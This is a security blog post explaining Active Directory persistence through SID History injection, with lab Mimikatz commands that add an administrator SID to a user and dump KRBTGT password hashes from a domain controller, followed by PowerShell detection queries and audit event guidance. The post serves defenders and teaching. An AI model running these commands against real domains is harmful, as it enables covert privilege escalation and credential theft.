



Search



Active Directory Security

Active Directory & Enterprise Security, Methods to Secure Active Directory, Attack Methods & Effective Defenses, PowerShell, Tech Notes, & Geek Trivia...

Home

About

AD Resources

Attack Defense & Detection

Contact

Mimikatz

Presentations

Schema Versions

Security Resources

SPNs

Top Posts



Sneaky Active Directory Persistence #12: Malicious Security Support Provider (SSP)



Mimikatz DCSync Usage, Exploitation, and Detection

SEP

19

2015

Sneaky Active Directory Persistence #14: SID History

By Sean Metcalf in [ActiveDirectorySecurity](#), [Microsoft Security](#), [Security Conference Presentation/Video](#)

The content in this post describes a method by which an attacker could persist administrative access to Active Directory after having Domain Admin level rights for 5 minutes.

I presented on this AD persistence method in Las Vegas at DEF CON 23 (2015).

[Complete list of Sneaky Active Directory Persistence Tricks posts](#)

SID History is an attribute that supports [migration scenarios](#). Every user account has an associated [Security IDentifier \(SID\)](#) which is used to track the security principal and the access the account has when connecting to resources. SID History enables access for another account to effectively be cloned to another. This is extremely useful to ensure users retain access when moved (migrated) from one domain to another. Since the user’s SID changes when the new account is created, the old SID needs to map to the new one. When a user in Domain A is migrated to Domain B, a new user account is created in DomainB and DomainA user’s SID is added to DomainB’s user account’s SID History attribute. This ensures that DomainB user can still access resources in DomainA.

The interesting part of this is that SID History works for SIDs in the same domain as it does across domains in the same forest, which means that a regular user account in DomainA can contain DomainA SIDs and if the DomainA SIDs are for privileged accounts or groups, a regular user account can be granted Domain Admin rights without being a member of Domain Admins.

Note: A regular user in a domain can contain the Enterprise Admin SID in its SID History from another domain in the Active Directory forest, thus “elevating” access for the user account to effective Domain Admin in all domains in the forest. if you have a forest trust *without* SID Filtering enabled (also called Quarantine), it’s possible to inject a SID from another forest and it will be added to the user token when authenticated and used for access evaluations.

Mimikatz enables SID History injection to any user account (requires Domain Admin or equivalent rights). In this scenario, the attacker creates the user account “bobafett” and adds the default administrator account for the domain, “ADSAdministrator” (RID 500), to the account’s SID History attribute.

RECENT POSTS

[BSides Dublin – The Current State of Microsoft Identity Security: Common Security Issues and Misconfigurations – Sean Metcalf](#)

[DEFCON 2017: Transcript – Hacking the Cloud](#)

[Detecting the Elusive: Active Directory Threat Hunting](#)

[Detecting Kerberoasting Activity](#)

[Detecting Password Spraying with Security Event Auditing](#)

TRIMARC ACTIVE DIRECTORY SECURITY SERVICES

Have concerns about your Active Directory environment? Trimarc helps enterprises improve their security posture.

[Find out how...](#) [TrimarcSecurity.com](#)

POPULAR POSTS

[PowerShell Encoding & Decoding \(Base64\)](#)

[Attack Methods for Gaining Domain Admin Rights in...](#)

[Kerberos & KRBTGT: Active Directory’s...](#)

[Finding Passwords in SYSVOL & Exploiting Group...](#)

[Securing Domain Controllers to Improve Active...](#)

[Securing Windows Workstations: Developing a Secure Baseline](#)

[Detecting Kerberoasting Activity](#)

```
PS C:\temp\mimikatz> .\mimikatz "privilege::debug" "misc::addsid bobafett ADSAdministrator "

.#####.  mimikatz 2.0 alpha (x64) release "Kiwi en C" (May 29 2015 23:55:17)
.## ^ ##.
## < \ ##  /* * *
## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
'#####'                                     with 15 modules * * */

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # misc::addsid bobafett ADSAdministrator
SIDHistory for 'bobafett'
* ADSAdministrator      OK
```

When the bobafett account logs on, all of the SIDs associated with the account are added to the user’s token which is used to determine access to resources. The SIDs associated with the account is the user’s SID, the group SIDs in which the user is a member (including groups that those groups are a member of), and SIDs contained in SID History.

Using the PowerShell Active Directory cmdlet “Get-ADUser”, we can see there is no group membership assigned to the bobafett account, though it does have a SID in SIDHistory (the ADSAdministrator account).

```
PS C:\temp\mimikatz> get-aduser bobafett -properties sidhistory,memberof

DistinguishedName : CN=BobaFett,CN=Users,DC=lab,DC=adsecurity,DC=org
Enabled            : True
GivenName         :
MemberOf          : {}
Name              : BobaFett
ObjectClass       : user
ObjectGUID        : d4d1e6c0-82a8-469f-b243-8602300e2dbe
SamAccountName    : BobaFett
SID               : S-1-5-21-1583770191-140008446-3268284411-3103
SIDHistory        : {S-1-5-21-1583770191-140008446-3268284411-500}
Surname           :
UserPrincipalName : BobaFett@lab.adsecurity.org
```

When bobafett logs on, the SIDs associated with the account are evaluated and access determined based on these SIDs. Since the bobafett account is associated with the ADSAdminstrator account (RID 500), the bobafett account has all access the ADSAdministrator account has, including Domain Admin rights.

Leveraging the bobafett user account and the rights granted to it through SID History, it is possible to use PowerShell remoting to pull the KRBTGT account password data from a Domain Controller.

```
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\BobaFett> whoami
adseclab\bobafett
PS C:\Users\BobaFett> Enter-PSsession -ComputerName adsd03.lab.adsecurity.org
[adsd03.lab.adsecurity.org]: PS C:\Users\BobaFett\Documents> whoami
adseclab\bobafett
[adsd03.lab.adsecurity.org]: PS C:\Users\BobaFett\Documents> c:\temp\mimikatz\Mimikatz "privilege::debug" "sekurlsa::krbtgt" exit

.#####.  mimikatz 2.0 alpha (x64) release "Kiwi en C" (May 29 2015 23:55:17)
.## ^ ##.
## < \ ##  /* * *
## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
'#####'                                     with 15 modules * * */

mimikatz<commandline> # privilege::debug
Privilege '20' OK

mimikatz<commandline> # sekurlsa::krbtgt

Current krbtgt: 5 credentials
* rc4_hmac_nt      : 1a33736fd25ad06dd9c61310173bc326
* rc4_hmac_old    : 1a33736fd25ad06dd9c61310173bc326
* rc4_md4         : 1a33736fd25ad06dd9c61310173bc326
* aes256_hmac     : 20d7c5cef8eafbf478e79e86ecb6ba1cac2819b2ed432ffb32141c5f7104e69e
* aes128_hmac     : 2433f1c6d10a2d466294ff983a625956

mimikatz<commandline> # exit
Bye!
[adsd03.lab.adsecurity.org]: PS C:\Users\BobaFett\Documents> _
```

Detection

The best way to detect SID History account escalation is to enumerate all users with data in the SID History attribute and flag the ones which include SIDs in the same domain*. If users haven’t been migrated, you can simply search for all users with data in the SIDHistory attribute. This is why it’s important to clean up SID History after a migration is complete (and the user is added to the correct groups for required resource access).

The PowerShell AD Cmdlet “Get-ADUser” is most useful for detecting “Same Domain SID History”:

Mimikatz DCSync Usage, Exploitation, and Detection

Scanning for Active Directory Privileges &...

Microsoft LAPS Security & Active Directory LAPS...

CATEGORIES

ActiveDirectorySecurity

Apple Security

Cloud Security

Continuing Education

Entertainment

Exploit

Hacking

Hardware Security

Hypervisor Security

Linux/Unix Security

Malware

Microsoft Security

Mitigation

Network/System Security

PowerShell

RealWorld

Security

Security Conference Presentation/Video

Security Recommendation

Technical Article

Technical Reading

Technical Reference

TheCloud

Vulnerability

TAGS

ActiveDirectoryActive Directory Active Directory Security ActiveDirectorySecurityADReadingAD Security ADSecurity Azure AzureAD DCSync DomainControllerGoldenTicket GroupPolicy HyperV Invoke-Mimikatz KB3011780 KDC Kerberos KerberosHacking KRBTGT LAPS LSASS

```
# Detect Same Domain SID History
Import-Module ActiveDirectory
[string]$DomainSID = ((Get-ADDomain).DomainSID.Value)

Get-ADUser -Filter "SIDHistory -Like '*'" -Properties SIDHistory | `
Where { $_.SIDHistory -Like "$DomainSID-*" }
```

This graphic shows the result of running the “Same Domain SIDHistory” Detection PowerShell Script. Note that the SID in the user’s SIDHistory ends with “500” which is the default domain Administrator account which is a member of Administrators, Domain Admins, Schema Admins, and Enterprise Admins by default.

```
PS C:\> Import-Module ActiveDirectory
[string]$DomainSID = ((Get-ADDomain).DomainSID.Value)

Get-ADUser -Filter { SIDHistory -Like "*" } -Properties SIDHistory | `
Where { $_.SIDHistory -Like "$DomainSID-*" }

DistinguishedName : CN=BothanSpy,CN=Users,DC=rd,DC=adsecurity,DC=org
Enabled           : True
GivenName        :
Name             : BothanSpy
ObjectClass      : user
ObjectGUID       : f4552eeb-e8cf-4a77-9dab-28b872f465ca
SamAccountName   : BothanSpy
SID              : S-1-5-21-2578996962-4185879466-3696909401-3103
SIDHistory       : {S-1-5-21-2578996962-4185879466-3696909401-500}
Surname          :
UserPrincipalName : BothanSpy@rd.adsecurity.org
```

***Note:** In multi-domain forests, it is recommended to look for admin group SIDs (and member account SIDs) in every domain in the forest as well as trusted domains/forests.

Detection via Domain Controller Events

Detection of successful modification or failed attempt to modify the SIDHistory attribute is possible with the following logging:

Configure sub-category auditing under Account Management, “Audit User Account Management” (success) on Domain Controllers for the following event ids:

- 4765: SID History was added to an account.
- 4766: An attempt to add SID History to an account failed.

MCM MicrosoftEMET

MicrosoftWindows **mimikatz**

MS14068 PassTheHash

PowerShell

PowerShellCode PowerShellHacking

PowerShellv5 PowerSploit Presentation

Security SilverTicket SneakyADPersistence

SPN TGS TGT Windows7 Windows10

WindowsServer2008R2

WindowsServer2012

WindowsServer2012R2

- RECENT POSTS
- [BSides Dublin – The Current State of Microsoft Identity Security: Common Security Issues and Misconfigurations – Sean Metcalf](#)
- [DEFCON 2017: Transcript – Hacking the Cloud](#)
- [Detecting the Elusive: Active Directory Threat Hunting](#)
- [Detecting Kerberoasting Activity](#)
- [Detecting Password Spraying with Security Event Auditing](#)

- RECENT COMMENTS
- Derek on [Attacking Read-Only Domain Controllers \(RODCs\) to Own Active Directory](#)

Sean Metcalf on [Securing Microsoft Active Directory Federation Server \(ADFS\)](#)

Brad on [Securing Microsoft Active Directory Federation Server \(ADFS\)](#)

Joonas on [Gathering AD Data with the Active Directory PowerShell Module](#)


Sean Metcalf on [Gathering AD Data with the Active Directory PowerShell Module](#)

- ARCHIVES
- [June 2024](#)
- [May 2024](#)
- [May 2020](#)
- [January 2020](#)

Advanced Audit Configuration	
Account Logon	
Policy	Setting
Audit Credential Validation	Success, Failure
Audit Kerberos Authentication Service	Success, Failure
Audit Kerberos Service Ticket Operations	Success, Failure
Account Management	
Policy	Setting
Audit Computer Account Management	Success, Failure
Audit Other Account Management Events	Success, Failure
Audit Security Group Management	Success, Failure
Audit User Account Management	Success, Failure
Detailed Tracking	
Policy	Setting
Audit DPAPI Activity	Success, Failure
Audit Process Creation	Success, Failure
DS Access	
Policy	Setting
Audit Directory Service Access	Success, Failure
Audit Directory Service Changes	Success, Failure
Logon/Logoff	
Policy	Setting
Audit Account Lockout	Success
Audit Logoff	Success
Audit Logon	Success, Failure
Audit Other Logon/Logoff Events	Success, Failure
Audit Special Logon	Success, Failure
Policy Change	
Policy	Setting
Audit Audit Policy Change	Success, Failure
Audit Authentication Policy Change	Success, Failure
Privilege Use	

(Visited 70,663 times, 1 visits today)

🔗 [ADAttack](#), [DEFCON](#), [DEFCON23](#), [SIDHistory](#), [SneakyADPersistence](#), [SneakyPersistence](#)



Sean Metcalf

I improve security for enterprises around the world working for TrimarcSecurity.com

Read the About page (top left) for information about me. :)

https://adsecurity.org/?page_id=8



💬 3 comments

Sinister on *September 20, 2015 at 2:07 pm* #

Hi there.
Excellent material.
But where is “Sneaky Active Directory Persistence” trick number 13 ?

Sean Metcalf on *September 20, 2015 at 3:53 pm* #

Author

Good catch. It will be posted after DerbyCon... 😊

August 2019

March 2019

February 2019

October 2018

August 2018

May 2018

January 2018

November 2017

August 2017

June 2017

May 2017

February 2017

January 2017

November 2016

October 2016

September 2016

August 2016

July 2016

June 2016

April 2016

March 2016

February 2016

January 2016

December 2015

November 2015

October 2015

September 2015

August 2015

July 2015

June 2015

May 2015

April 2015

March 2015

February 2015

January 2015

December 2014

November 2014

October 2014

September 2014

Brad on September 21, 2015 at 1:35 pm <#>

Looks like you’re using Powershell 2.0 for your detection query. It wouldn’t work for me under PS 3.0 or 4.0; Get-ADUser gave me a syntax error on your -Filter statement. The below works correctly on all versions:

```
Import-Module ActiveDirectory
[string]$DomainSID = ( (Get-ADDomain).DomainSID.Value )
Get-ADUser -Filter "SIDHistory -Like '*'" -Properties SIDHistory | `
Where {$_.SIDHistory -Like "$DomainSID-*"}
```

 Comments have been disabled.

[August 2014](#)

[July 2014](#)

[June 2014](#)

[May 2014](#)

[April 2014](#)

[March 2014](#)

[February 2014](#)

[July 2013](#)

[November 2012](#)

[March 2012](#)

[February 2012](#)

CATEGORIES

[ActiveDirectorySecurity](#)

[Apple Security](#)

[Cloud Security](#)

[Continuing Education](#)

[Entertainment](#)

[Exploit](#)

[Hacking](#)

[Hardware Security](#)

[Hypervisor Security](#)

[Linux/Unix Security](#)

[Malware](#)

[Microsoft Security](#)

[Mitigation](#)

[Network/System Security](#)

[PowerShell](#)

[RealWorld](#)

[Security](#)

[Security Conference Presentation/Video](#)

[Security Recommendation](#)

[Technical Article](#)

[Technical Reading](#)

[Technical Reference](#)

[TheCloud](#)

[Vulnerability](#)

META

Log in

Entries feed

Comments feed

WordPress.org

COPYRIGHT

Content Disclaimer: This blog and its contents are provided "AS IS" with no warranties, and they confer no rights. Script samples are provided for informational purposes only and no guarantee is provided as to functionality or suitability. The views shared on this blog reflect those of the authors and do not represent the views of any companies mentioned. Content Ownership: All content posted here is intellectual work and under the current law, the poster owns the copyright of the article. Terms of Use Copyright © 2011 - 2020.

Content Disclaimer: This blog and its contents are provided "AS IS" with no warranties, and they confer no rights. Script samples are provided for informational purposes only and no guarantee is provided as to functionality or suitability. The views shared on this blog reflect those of the authors and do not represent the views of any companies mentioned. Made with ❤ by Graphene Themes.